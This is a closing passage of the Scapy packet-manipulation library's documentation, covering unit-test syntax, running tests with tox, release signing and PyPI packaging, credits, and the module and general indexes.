d = b
d is b

= Unit Test 5
~ test_set_2 harder hardest
a = 2
b = 3
d = 4
e = (a * b)**d
# The following statement evaluates to False but is not last; continue
e == 6
# assert evaluates to False; stop test and fail
assert (e == 7)
e == 1296

= Unit Test 6
~ test_set_2 hardest
print(e)
e == 1296
```

To see an example that is targeted to Scapy, go to <http://www.secdev.org/projects/UTscapy>. Cut and paste the example at the bottom of the page to the file `demo_campaign.txt` and run UTScapy against it:

```
./test/run_tests -t demo_campaign.txt -f html -o demo_campaign.html -F -l
```

Examine the output generated in file `demo_campaign.html`.

11.4.3 Using tox to test Scapy

The `tox` command simplifies testing Scapy. It will automatically create virtual environments and install the mandatory Python modules.

For example, on a fresh Debian installation, the following command will start all Scapy unit tests automatically without any external dependency:

```
tox -- -K vcan_socket -K tcpdump -K tshark -K nmap -K manufdb -K crypto
```

Note

This will trigger the unit tests on all available Python versions unless you specify a `-e` option. See below

For your convenience, and for package maintainers, we provide a util that run tox on only a single (default Python) environment, again with no external dependencies:

```
./test/run_tests
```

11.4.4 VIM syntax highlighting for .uts files

Copy all files from `scapy/doc/syntax/vim_uts_syntax/ftdetect` and `scapy/doc/syntax/vim_uts_syntax/syntax` into `~/.vim/` and preserve the folder structure.

If `ftdetect/filetype.vim` already exists, you might need to modify this file manually.

These commands will do the installation:

```
cp -i -v ftdetect/filetype.vim $HOME/.vim/ftdetect/filetype.vim
cp -i -v ftdetect/uts.vim $HOME/.vim/ftdetect/uts.vim
cp -i -v syntax/uts.vim $HOME/.vim/syntax/uts.vim
```

Alternatively, a install script in `scapy/doc/syntax/vim_uts_syntax/` does the installation automatically.

11.5 Releasing Scapy

Under the hood, a Scapy release is represented as a signed git tag. Prior to signing a commit, the maintainer that wishes to create a release must:

- check that the corresponding Travis and AppVeyor tests pass
- run `./run_scapy` locally
- run `tox`
- run unit tests on BSD using the Vagrant setup from `scapy/doc/vagrant_ci/`

Taking v2.4.3 as an example, the following commands can be used to sign and publish the release:

```
$ git tag -s v2.4.3 -m "Release 2.4.3"
$ git tag v2.4.3 -v
$ git push --tags
```

Release Candidates (RC) could also be done. For example, the first RC will be tagged v2.4.3rc1 and the message 2.4.3 Release Candidate #1.

Note

To add a signing key, configure to use a SSH one, then register it via::

```
$ git config --global gpg.format ssh $ git config --global user.signingkey ~/.ssh/examplekey.pub
```

Prior to uploading the release to PyPi, the mail address of the maintainer performing the release must be added next to his name in `pyproject.toml`. See [this](#) for details.

The following commands can then be used:

```
$ pip install --upgrade build
$ SCAPY_VERSION=2.6.0rc1 python -m build
$ twine check dist/*
$ twine upload dist/*
```

Warning

Make sure that you don't have left-overs in your `dist/` folder ! There should only be the source and the wheel for the package. Also check that the wheel ends in `*-py3-none-any.whl` !

11.6 Packaging Scapy

When packaging Scapy, you should build the source while setting the `SCAPY_VERSION` variable, in order to make sure that the version remains consistent.

```
$ SCAPY_VERSION=2.5.0 python3 -m build
...
Successfully built scapy-2.5.0.tar.gz and scapy-2.5.0-py3-none-any.whl
```

If you want to test Scapy while packaging it, you are encouraged to use the `./run_tests` script with no arguments. It will run a subset of the tests that don't use any external dependency, and will be easier to test. The only dependency is `tox`

```
$ ./test/run_tests
```

CREDITS

The maintainers of Scapy are:

- Pierre Lalet
- Gabriel Potter (Lead maintainer)
- Guillaume Valadon
- Nils Weiss

Former maintainers include:

- Philippe Biondi, who was Scapy's original author.

Other documentation credits include: - Fred Raynal wrote the chapter on building and dissecting packets.
- Peter Kacherginsky contributed several tutorial sections, one-liners and recipes. - Dirk Loss integrated and restructured the existing docs to make this book.

PYTHON MODULE INDEX

S

scapy, ??
scapy.ansmachine, ??
scapy.as_resolvers, ??
scapy.asn1, ??
scapy.asn1.asn1, ??
scapy.asn1.ber, ??
scapy.asn1.mib, ??
scapy.asn1fields, ??
scapy.asn1packet, ??
scapy.automaton, ??
scapy.autorun, ??
scapy.base_classes, ??
scapy.cbor, ??
scapy.cbor.cbor, ??
scapy.cbor.cborcodec, ??
scapy.cbor.cborfields, ??
scapy.cborpacket, ??
scapy.config, ??
scapy.consts, ??
scapy.contrib, ??
scapy.contrib.altbeacon, ??
scapy.contrib.aoe, ??
scapy.contrib.automotive, ??
scapy.contrib.automotive.autosar, ??
scapy.contrib.automotive.autosar.pdu, ??
scapy.contrib.automotive.autosar.secoc, ??
scapy.contrib.automotive.autosar.secoc_canfd, ??
scapy.contrib.automotive.autosar.secoc_pdu, ??
scapy.contrib.automotive.bmw, ??
scapy.contrib.automotive.bmw.definitions, ??
scapy.contrib.automotive.bmw.enumerator, ??
scapy.contrib.automotive.bmw.hsfz, ??
scapy.contrib.automotive.ccp, ??
scapy.contrib.automotive.doip, ??
scapy.contrib.automotive.ecu, ??
scapy.contrib.automotive.gm, ??
scapy.contrib.automotive.gm.gmlan, ??
scapy.contrib.automotive.gm.gmlan_ecu_states, ??
scapy.contrib.automotive.gm.gmlan_logging, ??
scapy.contrib.automotive.gm.gmlan_scanner, ??
scapy.contrib.automotive.gm.gmlanutils, ??
scapy.contrib.automotive.kwp, ??
scapy.contrib.automotive.obd, ??
scapy.contrib.automotive.obd.iid, ??
scapy.contrib.automotive.obd.iid.iids, ??
scapy.contrib.automotive.obd.mid, ??
scapy.contrib.automotive.obd.mid.mids, ??
scapy.contrib.automotive.obd.obd, ??
scapy.contrib.automotive.obd.packet, ??
scapy.contrib.automotive.obd.pid, ??
scapy.contrib.automotive.obd.pid.pids, ??
scapy.contrib.automotive.obd.pid.pids_00_1F, ??
scapy.contrib.automotive.obd.pid.pids_20_3F, ??
scapy.contrib.automotive.obd.pid.pids_40_5F, ??
scapy.contrib.automotive.obd.pid.pids_60_7F, ??
scapy.contrib.automotive.obd.pid.pids_80_9F, ??
scapy.contrib.automotive.obd.pid.pids_A0_C0, ??
scapy.contrib.automotive.obd.scanner, ??
scapy.contrib.automotive.obd.services, ??
scapy.contrib.automotive.obd.tid, ??

scapy.contrib.automotive.obd.tid.tids,	scapy.contrib.eigrp, ??
??	scapy.contrib.enipTCP, ??
scapy.contrib.automotive.scanner, ??	scapy.contrib.erspan, ??
scapy.contrib.automotive.scanner.configuration,	scapy.contrib.esmc, ??
??	scapy.contrib.ethercat, ??
scapy.contrib.automotive.scanner.enumeration,	scapy.contrib.etherip, ??
??	scapy.contrib.exposure_notification, ??
scapy.contrib.automotive.scanner.executor,	scapy.contrib.geneve, ??
??	scapy.contrib.gtp, ??
scapy.contrib.automotive.scanner.graph,	scapy.contrib.gtp_v2, ??
??	scapy.contrib.gxrp, ??
scapy.contrib.automotive.scanner.staged_test_case,	scapy.contrib.hicp, ??
??	scapy.contrib.homeplugav, ??
scapy.contrib.automotive.scanner.test_case,	scapy.contrib.homepluggp, ??
??	scapy.contrib.homeplugsg, ??
scapy.contrib.automotive.someip, ??	scapy.contrib.http2, ??
scapy.contrib.automotive.uds, ??	scapy.contrib.ibeacon, ??
scapy.contrib.automotive.uds_ecu_states,	scapy.contrib.icmp_extensions, ??
??	scapy.contrib.ife, ??
scapy.contrib.automotive.uds_logging,	scapy.contrib.igmp, ??
??	scapy.contrib.igmpv3, ??
scapy.contrib.automotive.uds_scan, ??	scapy.contrib.ikev2, ??
scapy.contrib.automotive.volkswagen, ??	scapy.contrib.isis, ??
scapy.contrib.automotive.volkswagendefinitions,	scapy.contrib.isotp, ??
??	scapy.contrib.isotp.isotp_native_socket,
scapy.contrib.automotive.xcp, ??	??
scapy.contrib.automotive.xcp.cto_commands,	scapy.contrib.isotp.isotp_packet, ??
??	scapy.contrib.isotp.isotp_scanner, ??
scapy.contrib.automotive.xcp.cto_commands_slave,	scapy.contrib.isotp.isotp_soft_socket,
??	??
scapy.contrib.automotive.xcp.scanner,	scapy.contrib.isotp.isotp_utils, ??
??	scapy.contrib.j1939, ??
scapy.contrib.automotive.xcp.utils, ??	scapy.contrib.knx, ??
scapy.contrib.automotive.xcp.xcp, ??	scapy.contrib.lacp, ??
scapy.contrib.avs, ??	scapy.contrib.ldp, ??
scapy.contrib.bfd, ??	scapy.contrib.lldp, ??
scapy.contrib.bgp, ??	scapy.contrib.loraphy2wan, ??
scapy.contrib.bier, ??	scapy.contrib.ltp, ??
scapy.contrib.bp, ??	scapy.contrib.mac_control, ??
scapy.contrib.cansocket, ??	scapy.contrib.macsec, ??
scapy.contrib.cansocket_native, ??	scapy.contrib.metawatch, ??
scapy.contrib.cansocket_python_can, ??	scapy.contrib.modbus, ??
scapy.contrib.carp, ??	scapy.contrib.mount, ??
scapy.contrib.cdp, ??	scapy.contrib.mpls, ??
scapy.contrib.chdlc, ??	scapy.contrib.mqtt, ??
scapy.contrib.coap, ??	scapy.contrib.mqttsn, ??
scapy.contrib.concox, ??	scapy.contrib.nfs, ??
scapy.contrib.diameter, ??	scapy.contrib.nlm, ??
scapy.contrib.dicom, ??	scapy.contrib.nrf_sniffer, ??
scapy.contrib.dtp, ??	scapy.contrib.nsh, ??
scapy.contrib.eddystone, ??	scapy.contrib.oam, ??

```

scapy.contrib.oncrpc, ??
scapy.contrib.opc_da, ??
scapy.contrib.openflow, ??
scapy.contrib.openflow3, ??
scapy.contrib.ospf, ??
scapy.contrib.pfcp, ??
scapy.contrib.pim, ??
scapy.contrib.pnio, ??
scapy.contrib.pnio_dcp, ??
scapy.contrib.pnio_rpc, ??
scapy.contrib.portmap, ??
scapy.contrib.postgres, ??
scapy.contrib.ppi_cace, ??
scapy.contrib.ppi_geotag, ??
scapy.contrib.psp, ??
scapy.contrib.ptp_v2, ??
scapy.contrib.ripng, ??
scapy.contrib.roce, ??
scapy.contrib.rpl, ??
scapy.contrib.rpl_metrics, ??
scapy.contrib.rsvp, ??
scapy.contrib.rtcp, ??
scapy.contrib.rtps, ??
scapy.contrib.rtps.common_types, ??
scapy.contrib.rtps.pid_types, ??
scapy.contrib.rtps.rtps, ??
scapy.contrib.rtr, ??
scapy.contrib.rts, ??
scapy.contrib.sdnv, ??
scapy.contrib.sebek, ??
scapy.contrib.send, ??
scapy.contrib.skinny, ??
scapy.contrib.slowprot, ??
scapy.contrib.socks, ??
scapy.contrib.stamp, ??
scapy.contrib.stun, ??
scapy.contrib.tacacs, ??
scapy.contrib.tcpao, ??
scapy.contrib.tcpros, ??
scapy.contrib.tzsp, ??
scapy.contrib.vqp, ??
scapy.contrib.vtp, ??
scapy.contrib.wireguard, ??
scapy.dadict, ??
scapy.data, ??
scapy.error, ??
scapy.fields, ??
scapy.fwdmachine, ??
scapy.interfaces, ??
scapy.layers, ??
scapy.layers.bluetooth, ??
scapy.layers.bluetooth4LE, ??
scapy.layers.can, ??
scapy.layers.clns, ??
scapy.layers.dcerpc, ??
scapy.layers.dhcp, ??
scapy.layers.dhcp6, ??
scapy.layers.dns, ??
scapy.layers.dot11, ??
scapy.layers.dot15d4, ??
scapy.layers.eap, ??
scapy.layers.gprs, ??
scapy.layers.gssapi, ??
scapy.layers.hsrp, ??
scapy.layers.http, ??
scapy.layers.inet, ??
scapy.layers.inet6, ??
scapy.layers.ipsec, ??
scapy.layers.ir, ??
scapy.layers.isakmp, ??
scapy.layers.kerberos, ??
scapy.layers.l2, ??
scapy.layers.l2tp, ??
scapy.layers.ldap, ??
scapy.layers.llmnr, ??
scapy.layers.lltd, ??
scapy.layers.mgcp, ??
scapy.layers.mobileip, ??
scapy.layers.ms_nrt, ??
scapy.layers.msrpce, ??
scapy.layers.msrpce.ept, ??
scapy.layers.msrpce.msdc, ??
scapy.layers.msrpce.msdrsr, ??
scapy.layers.msrpce.mseerr, ??
scapy.layers.msrpce.msnp, ??
scapy.layers.msrpce.mspac, ??
scapy.layers.msrpce.rpcclient, ??
scapy.layers.msrpce.rpcserver, ??
scapy.layers.netbios, ??
scapy.layers.netflow, ??
scapy.layers.ntlm, ??
scapy.layers.ntp, ??
scapy.layers.pflog, ??
scapy.layers.ppi, ??
scapy.layers.ppp, ??
scapy.layers.pptp, ??
scapy.layers.quic, ??
scapy.layers.radius, ??
scapy.layers.rip, ??
scapy.layers.rtp, ??
scapy.layers.sctp, ??
scapy.layers.sixlowpan, ??

```

```

scapy.layers.skinny, ??
scapy.layers.smb, ??
scapy.layers.smb2, ??
scapy.layers.smbclient, ??
scapy.layers.smbserver, ??
scapy.layers.snmp, ??
scapy.layers.spnego, ??
scapy.layers.ssh, ??
scapy.layers.tftp, ??
scapy.layers.tls, ??
scapy.layers.tls.all, ??
scapy.layers.tls.automaton, ??
scapy.layers.tls.automaton_cli, ??
scapy.layers.tls.automaton_srv, ??
scapy.layers.tls.basefields, ??
scapy.layers.tls.cert, ??
scapy.layers.tls.crypto, ??
scapy.layers.tls.crypto.all, ??
scapy.layers.tls.crypto.cipher_aead, ??
scapy.layers.tls.crypto.cipher_block,
    ??
scapy.layers.tls.crypto.cipher_stream,
    ??
scapy.layers.tls.crypto.ciphers, ??
scapy.layers.tls.crypto.common, ??
scapy.layers.tls.crypto.compression, ??
scapy.layers.tls.crypto.groups, ??
scapy.layers.tls.crypto.h_mac, ??
scapy.layers.tls.crypto.hash, ??
scapy.layers.tls.crypto.hkdf, ??
scapy.layers.tls.crypto.kx_algs, ??
scapy.layers.tls.crypto.md4, ??
scapy.layers.tls.crypto.pkcs1, ??
scapy.layers.tls.crypto.prf, ??
scapy.layers.tls.crypto.suites, ??
scapy.layers.tls.extensions, ??
scapy.layers.tls.handshake, ??
scapy.layers.tls.handshake_sslv2, ??
scapy.layers.tls.keyexchange, ??
scapy.layers.tls.keyexchange_tls13, ??
scapy.layers.tls.quic, ??
scapy.layers.tls.record, ??
scapy.layers.tls.record_sslv2, ??
scapy.layers.tls.record_tls13, ??
scapy.layers.tls.session, ??
scapy.layers.tls.tools, ??
scapy.layers.tpm, ??
scapy.layers.tuntap, ??
scapy.layers.usb, ??
scapy.layers.vrrp, ??
scapy.layers.vxlan, ??
scapy.layers.windows, ??
scapy.layers.windows.erref, ??
scapy.layers.windows.registry, ??
scapy.layers.windows.security, ??
scapy.layers.x509, ??
scapy.layers.zigbee, ??
scapy.libs, ??
scapy.libs.extcap, ??
scapy.libs.rfc3961, ??
scapy.main, ??
scapy.modules, ??
scapy.modules.ldaphero, ??
scapy.modules.nmap, ??
scapy.modules.p0f, ??
scapy.modules.p0fv2, ??
scapy.modules.ticketer, ??
scapy.packet, ??
scapy.pipetool, ??
scapy.plist, ??
scapy.pton_ntop, ??
scapy.route, ??
scapy.route6, ??
scapy.scapypipes, ??
scapy.sendrecv, ??
scapy.sessions, ??
scapy.supersocket, ??
scapy.themes, ??
scapy.utils, ??
scapy.utils6, ??
scapy.volatile, ??

```

Symbols

`__init__()` (*TunTapInterface* method), 243

A

`AsyncSniffer()`, 33

B

built-in function

`Key.string_to_key()`, 213

`wireshark()`, 55

D

DHCP, 53

dissecting, 106

DNS, `Etherleak`, 24

F

`FakeAP`, `Dot11`, wireless, WLAN, 45

fields, 115

filter, `sprintf()`, 35

flags (*LinuxTunPacketInfo* attribute), 243

`fuzz()`, fuzzing, 23

G

Git, repository, 10

`guess_payload_class()` (*TunPacketInfo* method), 243

I

`i2h()`, 103

`i2m()`, 103

K

`Key.string_to_key()`
 built-in function, 213

L

Layer, 103

`LinuxTunIfReq` (*built-in class*), 244

`LinuxTunPacketInfo` (*built-in class*), 243

M

`m2i()`, 103

Matplotlib, `plot()`, 39

Multicast, 22

P

`pdfdump()`, `psdump()`, 19

`plot()`, 11

`proto` (*LinuxTunPacketInfo* attribute), 243

R

`RawVal`, 23

`rdpcap()`, 19

Routing, `conf.route`, 39

S

Sending packets, `send`, 22

`sniff()`, 30

`sr()`, 23

`srloop()`, 36

super socket, 29

SYN Scan, 26

T

tables, `make_table()`, 38

Traceroute, 28

`traceroute()`, `Traceroute`, 40

`TunPacketInfo` (*built-in class*), 243

`TunTapInterface` (*built-in class*), 243

W

WEP, `unwep()`, 11

`wireshark()`, 54
 built-in function, 55